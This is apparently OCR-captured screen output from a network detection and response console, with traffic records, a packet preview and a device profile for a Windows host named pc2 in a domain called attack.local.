Ⓞ	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.390	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.389	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.295	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.295	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.082	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.082	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.064	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:51.064	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:50.984	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:50.984	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:50.978	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Ⓞ	2024-08-20 02:58:50.978	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000


Preservation





Save this record query

4,362
Records



Fields

Client IPv4 Address	Server IPv4 Address	Client (client)	Server (server)
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000

Preservation



False (4,362)	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
External Connection True (4,362)	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Cloud Service Cloudflare (DoH) (4,362) CloudFlare (4,362)	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
Record Type Cloud Applications (4,335) Flow (10) North-South Traffic (6) SSL Open (6) SSL Close (5)	2024-08-20 02:58:51.390	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.389	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.295	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.295	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.294	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.082	Cloud Applications	CTAPAC360				Device 0275767e3ffb0000
	2024-08-20 02:58:51.082	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
	2024-08-20 02:58:51.064	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
	2024-08-20 02:58:51.064	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
	2024-08-20 02:58:50.984	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
	2024-08-20 02:58:50.984	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
	2024-08-20 02:58:50.978	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
	2024-08-20 02:58:50.978	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000

New Record Query

Name

Description

Cancel
Save

50 records per page [Query Packets for All Displayed Records](#)

Records queried from ExtraHop Cloud Record

Preservation



Sensor
Any Sensor

- Refine Results
- IPv4
 - 10.1.0.138 (58.81 MB)
 - 34.117.35.28 (29.06 MB)
 - 34.117.121.53 (5.96 MB)
 - 170.114.52.2 (3.60 MB)
 - 162.125.83.18 (3.40 MB)
 - 34.149.100.209 (2.56 MB)
 - 142.250.66.196 (1.24 MB)
 - 100.20.76.137 (1.06 MB)
 - 151.101.130.114 (1.04 MB)
 - 69.173.158.92 (1.00 MB)
 - 162.159.61.4 (761.92 KB)
 - 157.240.8.35 (514.59 KB)
 - 104.65.229.95 (498.01 KB)
 - 23.36.49.189 (417.01 KB)
 - 18.143.80.129 (391.88 KB)
 - 45.133.44.3 (340.45 KB)
 - 217.182.178.224 (327.19 KB)
 - 10.1.1.10 (309.70 KB)
 - 3.25.119.134 (278.19 KB)
 - 108.156.133.24 (259.28 KB)
 - + 163 more
 - IP Protocol
 - TCP (57.93 MB)
 - UDP (869.39 KB)
 - ICMP (7.10 KB)
 - IGMP (5.35 KB)
 - Port
 - TCP:443 (57.61 MB)
 - TCP:3062 (29.03 MB)
 - TCP:3076 (5.07 MB)
 - TCP:3072 (1.59 MB)
 - TCP:1827 (1.06 MB)
 - TCP:3467 (968.64 KB)
 - TCP:3195 (950.16 KB)
 - TCP:3068 (885.65 KB)
 - TCP:3025 (778.31 KB)
 - TCP:3141 (633.91 KB)
 - TCP:3111 (600.71 KB)
 - TCP:3167 (600.62 KB)
 - TCP:3541 (600.59 KB)
 - TCP:3087 (600.46 KB)
 - TCP:3662 (600.37 KB)
 - TCP:3635 (599.50 KB)
 - UDP:443 (570.71 KB)
 - TCP:3661 (567.53 KB)
 - TCP:3634 (566.33 KB)
 - TCP:3110 (565.99 KB)
 - + 1,084 more
 - VLAN
 - Untagged (58.67 MB)
 - 6 (49.48 KB)
 - 5 (49.48 KB)
 - 4 (49.48 KB)

Packet Query

From Aug 20, 2:40:00 am

BPF = host 10.1.0.138

BPF = [] Add Filter 75,153 packets


Previewing 100 packets around Aug 20, 2:58:55.104 am

Time	Src IP	Dst IP	IP Proto	Src Port	Dst Port	Flags	Bytes	Src MAC	Dst MAC	EtherType	VLAN ID
2024-08-20 02:58:50.968	10.1.0.138	162.159.61.4	TCP	3141	443	PSH ACK	110	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.968	10.1.0.138	162.159.61.4	TCP	3141	443	PSH ACK	155	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.969	35.201.103.21	10.1.0.138	TCP	443	3679	SYN ACK	66	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.969	10.1.0.138	35.201.103.21	TCP	3679	443	ACK	54	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.974	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	89	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.976	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	113	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.977	10.1.0.138	162.159.61.4	TCP	3141	443	ACK	54	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.977	10.1.0.138	35.201.103.21	TCP	3679	443	PSH ACK	717	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.977	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	233	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.977	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	112	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.977	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	307	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.977	10.1.0.138	162.159.61.4	TCP	3141	443	ACK	54	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.978	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	109	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.978	162.159.61.4	10.1.0.138	TCP	443	3141	PSH ACK	233	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.978	10.1.0.138	162.159.61.4	TCP	3141	443	ACK	54	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.979	35.201.103.21	10.1.0.138	TCP	443	3679	ACK	54	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.984	10.1.0.138	162.159.61.4	TCP	3141	443	PSH ACK	110	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.984	10.1.0.138	162.159.61.4	TCP	3141	443	PSH ACK	175	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.985	10.1.0.138	34.98.75.36	TCP	3680	443	SYN	66	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.985	10.1.0.138	10.1.1.10	UDP	52289	53	-	86	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.986	10.1.1.10	10.1.0.138	UDP	53	52289	-	118	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.987	34.98.75.36	10.1.0.138	TCP	443	3680	SYN ACK	66	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.987	10.1.0.138	34.98.75.36	TCP	3680	443	ACK	54	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.987	10.1.0.138	10.1.1.10	UDP	56923	53	-	86	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-
2024-08-20 02:58:50.988	10.1.1.10	10.1.0.138	UDP	53	56923	-	142	02:75:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	-
2024-08-20 02:58:50.993	10.1.0.138	34.98.75.36	TCP	3680	443	PSH ACK	713	02:41:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	-

100 packet preview



75,153 packets (58.81 MB)



Until Aug 20, 2:59:00 am

Download PCAP + Session Keys 

- Download PCAP
- Download Session Keys
- Extract Files

Viewing 100 packets around Aug 20, 2:58:55.104 am

MAC	Dst MAC	EtherType	VLAN ID
01:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	—
01:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	—
05:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	—
01:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	—
05:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	—
05:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	—
01:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	—
01:8B:18:34:8D	02:75:76:7E:3F:FB	IPv4	—
05:76:7E:3F:FB	02:41:8B:18:34:8D	IPv4	—



pc2
 02:41:8B:18:34:8D • 2406:da1c:267:bc03:13e5:70e8:76e1:6730 • Site: CTAPAC360
[Records](#) [Packets](#)

Overview

- Network
- TCP
- External Traffic
- Cloud Services
- Geolocation
- AWS

Client Activity

- CIFS
- DHCP
- DNS
- FTP
- HTTP
- Kerberos
- LDAP
- MSRPC
- SSL

PC

Software

- Windows 8.1
- CrowdStrike Falcon

CrowdStrike Integration

[View Device in CrowdStrike](#)

IP Addresses

- 2406:da1c:267:bc03:13e5:70e8:76e1:6730 Current
- fe80::351f:26a4:633b:f74e Current
- 10.1.0.138 Current

Users

- pc2\$@attack.local CIFS
- pc2\$@attack.local KRB
- pc2\$@attack.local LDAP

Known Aliases

- pc2 DHCP
- pc2.i.rx.tours DNS...

MAC Address

02:41:8B:18:34:8D

First Seen a year ago Sep 28 01:03

Last Seen just now Aug 20 19:21



[View Groups](#) [Edit Properties](#) [Edit Assignments](#)

This device is in Advanced Analysis.

849 MB In **85** MB Out
Traffic



99 RISK **7**
Detections

8
Peer Devices



Top Peers

IP	Host	Bytes In ↓	Bytes Out	Geolocation
170.114.52.2	www.zoom.us through Device 0275767e3ffb0000	265,121,164	1,090,684	United States
162.125.83.18	www-env.dropbox-dns.com through Device 0275767e3ffb0000	248,151,738	1,491,716	United States
172.217.167.68	www.google.com through Device 0275767e3ffb0000	58,407,954	575,408	United States
52.10.219.156	lfodown01-gyr-maverick.cloudsink.net through Device 0275767e3ffb0000	56,001,586	281,617	Boardman, United States
157.240.8.35	star-mini.c10r.facebook.com through Device 0275767e3ffb0000	34,934,973	700,842	Sydney, Australia
142.250.66.196	www.google.com through Device 0275767e3ffb0000	30,714,091	320,048	Plainview, United States



View More L7 Protocols

View More Cloud Services

Analysis



849 MB In 85 MB Out

Traffic

99 RISK 7

Detections

8

Peer Devices



Analysis

26.2 Kb/s


Bitrate In

Traffic Out


2.62 Kb/s

Bitrate Out

Protocols In



Top Protocols Out



[View More L7 Protocols](#)

Services In



Top Cloud Services Out



8:34:8D • 2406:da1c:267:bc03:13e5:70e8:76e1:6730 • Site: 0

Packets

849 MB In 85 MB Out Traffic

99 RISK 7 Detections

8 Peer Devices

PC

Software

- Windows 8.1
- CrowdStrike Falcon

CrowdStrike Integration

[View Device in CrowdStrike](#)

IP Addresses

2406:da1c:267:bc03:13e5:70e8:76e1:6730	Current
fe80::351f:26a4:633b:f74e	Current
10.1.0.138	Current

Users

pc2\$@attack.local	CIFS
pc2\$@attack.local	KRB
pc2\$@attack.local	LDAP

Known Aliases


pc2	DHCP
pc2.i.rx.tours	DNS...

MAC Address

02:41:8B:18:34:8D

First Seen a year ago Sep 28 01:03

Last Seen just now Aug 20 19:21



